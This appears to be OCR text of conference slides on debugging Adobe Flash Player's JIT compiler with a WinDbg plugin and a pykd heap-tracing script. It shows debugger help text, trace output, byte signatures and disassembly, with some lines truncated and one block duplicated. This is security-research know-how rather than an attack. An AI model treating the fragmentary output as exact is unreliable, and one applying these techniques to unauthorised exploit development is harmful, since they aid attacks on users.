
- 10.3.181.23 standalone debug
- 10.3.181.23 standalone non-debug
- 10.3.181.23 ActiveX
- 11.1.102.62 standadlone non-debug
- 11.1.102.62 ActiveX

You can add support for another Flash Player build by specifying some RVAs and offsets in `FlashPlayer`

JIT debugging - 2015

DbgFlashVul - First (?) public release of Flash WinDbg plugin to debug JIT

- Works on different Flash versions with the use of signatures




- ! EnableTraceJit 1

```
0:008> !SetBaseAddress 05b30000
0:008> !EnableTraceJit 1
Trace Jit method call is enable!
*** ERROR: Symbol file could not be found.  Defaulted to export symbols
0:008> g
Call [Function$/createEmptyFunction]
Call [Object$/_dontEnumPrototype]
Call [Object$/_init]
Call [flash.geom::Rectangle]
Call [flash.display::Stage]
Call [flash.display::DisplayObjectContainer]
Call [flash.display::InteractiveObjectVector.<flash.display::Stage3D>]
Call [flash.display::DisplayObject]
Call [flash.events::EventDispatcher]
Call [test]
Call [flash.display::Sprite]
Call [test/launch]
Call [test/Starting]
                       rjob]
                       tmapData]
                       ader]
                       ay]
                       Array]
                       ader/set byteCode]
                       aderData]
                       aderParameter]
                       aderInput]
                       aderJobs]
                       r]
```

```
0:008> !help
Set Jit Code breakpoint steps:
       1> Use !SetBaseAddress <flashplayer base addreess>  to set base, default is 0x10000000
       2> Use !SetBpForJitCode <AS3 method name>  to set breakpoint

AS3 method name style in flash player internal is like this:
       1> class member method: [package::class/method], example: a_pack::b_class/c_method
       2> class constructor: [package::class], example: a_pack::b_class
       3> class static method: [package::class$/method], example: a_pack::b_class$/c_static_method
       4> if package name is empty then no 'package::' prefix
Trace Jit Method:
       1> !EnableTraceJit <0 or 1>, enable/disable trace jit method call
```

JIT debugging - 2016

Fldbg - Pykd script for Flash tracing with emphasis on heap allocations



```
[GCAlloc::Alloc] Requested allocation 0x18 Returned allocation of size:0x18 at address: 0x4729e08 Pa
[GCAlloc::Alloc] Requested allocation 0x18 Returned allocation of size:0x18 at address: 0x4729df0 Pa
[GCAlloc::Alloc] Requested allocation 0x18 Returned allocation of size
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
[GCAlloc::All
```

*C:\fldbg.py - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plug
fldbg.py


```
import pykd
import fnmatch, struct, sys, time, pickle, tempfile, os
from optparse import OptionParser

func_sigs = {'setNative':              '8B 41 08 80 78 38 00 8b 44 24 04 74 10',
             'setJit':                 '8B 4C 24 08 56 8B 74 24 08 8B 46 30 25',
             'setInterp':              '33 c0 38 44 24 0c 53 55 0f 95 c0',
```

Fldbg, a Pykd script to debug FlashPlayer

JIT debugging

We analyzed AVM and found out it is possible to further improve the debugging experience with JIT code


JIT code



```
call    ExceptionFrame__beginTry
add     esp, 0Ch
lea     eax, [ebp+var_C8]
sub     esp, 8
push    0
push    eax
call    __setjmp3
add     esp, 10h
test    eax, eax
jnz     loc_36847BE
```

```
mov     [ebp+var_64], 0
mov     [ebp+var_20], ebx
mov     edi, edi
mov     [ebp+var_64], 1
mov     [ebp+var_64], 2
mov     ecx, [ebp+var_DC]
call    MethodEnv__newActivation
mov     ecx, [ebp+var_E0]
mov     [ebp+var_64], 3
mov     [ebp+var_64], 4
mov     [ebp+var_58], eax
mov     [ebp+var_64], 5
mov     [ebp+var_64], 6
mov     [ebp+var_20], ebx
mov     [ebp+var_64], 8
lea     ecx, [ecx+0B0h]
lea     edx, [ebp+var_70]
call    finddef_miss
mov     ecx, eax
```

JIT code



```
call    ExceptionFrame__beginTry
add     esp, 0Ch
lea     eax, [ebp+var_C8]
sub     esp, 8
push    0
push    eax
call    __setjmp3
add     esp, 10h
test    eax, eax
jnz     loc_36847BE
```

```
mov     [ebp+var_64], 0
mov     [ebp+var_20], ebx
mov     edi, edi
mov     [ebp+var_64], 1
mov     [ebp+var_64], 2
mov     ecx, [ebp+var_DC]
call    MethodEnv__newActivation
mov     ecx, [ebp+var_E0]
mov     [ebp+var_64], 3
mov     [ebp+var_64], 4
mov     [ebp+var_58], eax
mov     [ebp+var_64], 5
mov     [ebp+var_64], 6
mov     [ebp+var_20], ebx
mov     [ebp+var_64], 8
lea     ecx, [ecx+0B0h]
lea     edx, [ebp+var_70]
call    finddef_miss
mov     ecx, eax
```


What is it?

JIT codegen

avmplus/core/CodegenLIR.cpp

